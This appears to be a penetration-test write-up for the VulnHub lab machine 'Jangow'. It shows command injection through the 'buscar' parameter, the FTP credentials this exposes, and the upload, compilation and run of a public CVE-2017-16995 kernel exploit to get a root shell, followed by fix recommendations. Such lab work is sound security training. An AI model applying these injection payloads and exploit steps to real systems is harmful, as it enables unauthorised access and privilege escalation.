JANGOW: 1.0.1

VULNHUB Machine Report

NAME : CHANDRA KANT BAURI

EMAIL : devraj0262@gmail.com

2024-01-31

VulnHub: Jangow

▼ OBJECTIVE

Conduct a comprehensive penetration testing analysis on the VulnHub machine 'Jangow' to identify and exploit vulnerabilities, assess system security, and provide detailed findings and recommendations for remediation, ensuring a robust and secure infrastructure

▼ TARGET

192.168.29.39

▼ METHODOLOGIES

INFORMATION GATHERING

IP - 192.168.29.39

MAC - 08:00:27:dd:d1:cf

OS - Oracle Linux (64-bit)

SERVICE ENUMERATION

NMAP SCAN

```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
80/tcp open  http    Apache httpd 2.4.18
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Index of /
| http-ls: Volume /
| SIZE  TIME              FILENAME
| -     2021-06-10 18:05  site/
|_
Service Info: Host: 127.0.0.1; OS: Unix
```

Ports Open

- 21/tcp open ftp vsftpd 3.0.3
- 80/tcp open http Apache httpd 2.4.18

PENETRATION

VULNERABILITY : Command Injection

DESCRIPTION :

Command Injection is a security vulnerability that occurs when an application allows an attacker to execute arbitrary commands on the underlying operating system. Typically found in web applications that interact with the system shell, this flaw arises when user inputs are not properly sanitized, enabling malicious actors to inject and execute unauthorized commands.

SEVERITY : HIGH

IMPACT :

The impact of a successful command injection can be severe, ranging from unauthorized access to sensitive information, manipulation of system configurations, and even potential compromise of the entire system. Attackers may leverage this vulnerability to execute commands with the privileges of the targeted application, leading to unauthorized actions and potential system compromise.


AFFECTED URL :

http://192.168.29.39/site/busque.php?buscar=

AFFECTED PARAMETER:

?buscar=

POC 1:




total 40 drwxr-xr-x 6 www-data www-data 4096 Jun 10 2021 . drwxr-xr-x 3 root root 4096 Oct 31 2021 .. drwxr-xr-x 3 www-data www-data 4096 Jun 3 2021 assets -rw-r--r-- 1 www-data www-data 35 Jun 10 2021 busque.php drwxr-xr-x 2 www-data www-data 4096 Jun 3 2021 css -rw-r--r-- 1 www-data www-data 10190 Jun 10 2021 index.html drwxr-xr-x 2 www-data www-data 4096 Jun 3 2021 js drwxr-xr-x 2 www-data www-data 4096 Jun 10 2021 wordpress

The URL below with command injection reveals FTP Credentials.

http://192.168.29.39/site/busque.php?buscar=cat ../.backup

POC 2:



VULNERABILITY FIX :

1. **Input Validation:** Implement strict input validation to ensure that user inputs are sanitized and restricted to the expected format, preventing the injection of malicious commands.
2. **Parameterized Queries:** Use parameterized queries or prepared statements in database interactions to avoid direct concatenation of user inputs with SQL or system commands.
3. **Least Privilege Principle:** Limit the privileges assigned to the application or service accounts. Avoid running applications with excessive permissions, reducing the potential impact of successful attacks.
4. **Web Application Firewalls (WAF):** Employ WAFs to detect and block suspicious command injection attempts. These tools can help identify and mitigate such vulnerabilities in real-time.
5. **Code Reviews and Security Audits:** Regularly conduct thorough code reviews and security audits to identify and address potential command injection vulnerabilities

during the development lifecycle.


INITIAL FOOTHOLD : FTP

Log in to FTP server by using credentials found during command injection.

username : jangow01

password : abygurl69

POC :



PRIVILEGE ESCALATION:

EXPLOIT : CVE:2017-16995

The vulnerability is caused by a sign extension from a signed 32-bit integer to an unsigned
64-bit integer, bypassing eBPF verifier and leading to local privilege escalation.

Before each of the BPF program runs, two passes of verifications are conducted to ensure its
correctness. The first pass
check_cfg() ensures the code is loop-free using depth-first search.
The second
pass do_check() runs a static analysis to emulate the execution of all possible paths derived from the first instruction. The program will be terminated if any invalid instruction or memory violation is found.

AFFECTED KERNEL : Linux 4.4.0-31-generic

SEVERITY: HIGH

CVSS v3 Base Score Breakdown

	Red Hat	NVD
CVSS v3 Base Score	7.8	7.8
Attack Vector	Local	Local
Attack Complexity	Low	Low
Privileges Required	Low	Low
User Interaction	None	None
Scope	Unchanged	Unchanged
Confidentiality Impact	High	High
Integrity Impact	High	High
Availability Impact	High	High

REFERENCE :

Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Privilege Escalation

Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Privilege Escalation. CVE-2017-16995 . local exploit for Linux platform

https://www.exploit-db.com/exploits/45010

Download the exploit from above url.

Now transfer it through ftp.

```
ftp> put 45010.c
local: 45010.c remote: 45010.c
229 Entering Extended Passive Mode (|||40422|)
150 Ok to send data.
100% ************************************************| 13248
226 Transfer complete.
13248 bytes sent in 00:00 (6.49 MiB/s)
ftp>
```


```
ftp 192.168.29.39
Connected to 192.168.29.39.
220 (vsFTPd 3.0.3)
Name (192.168.29.39:root): jangow01
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd /home/jangow01
250 Directory successfully changed.
ftp> put 45010.c
local: 45010.c remote: 45010.c
229 Entering Extended Passive Mode (|||5703|)
150 Ok to send data.
100% |***********************************************| 13728       16.61 MiB/s    00:00 ETA
226 Transfer complete.
13728 bytes sent in 00:00 (3.95 MiB/s)
ftp> ls
229 Entering Extended Passive Mode (|||33493|)
150 Here comes the directory listing.
-rw-------    1 1000     1000        13728 Jan 31 05:20 45010.c
-rw-rw-r--    1 1000     1000           33 Jun 10  2021 user.txt
226 Directory send OK.
ftp>
```

As you can see, it was transferred.

Now compile and assemble the .c program using the gcc command:

```
jangow01@jangow01:~$ gcc 45010.c -o exploit
jangow01@jangow01:~$ chmod +x exploit
jangow01@jangow01:~$ ./exploit
[.] (-_-t) exploit for counterfeit grsec kernels such as KSPP and
[.]
[.]
[.*] UID from cred structure: 1000, matches the current: 1000 .1
[.*] hammering cred structure at ffff880033d4d480
[.*] credentials patched, launching shell...
```

POC:



VULNERABILITY FIX:

The users can limit the use of bpf system calls to restrict ordinary users by modifying kernel parameters: Set the parameter `kernel.unprivileged_bpf_disabled = 1` to prevent this privilege escalation by restricting access to bpf.

`echo 1 > /proc/sys/kernel/ unprivileged_bpf_disabled`

we can run the exploit again with the privileges of a normal user to check the if the exploit is there or not. as shown in the figure.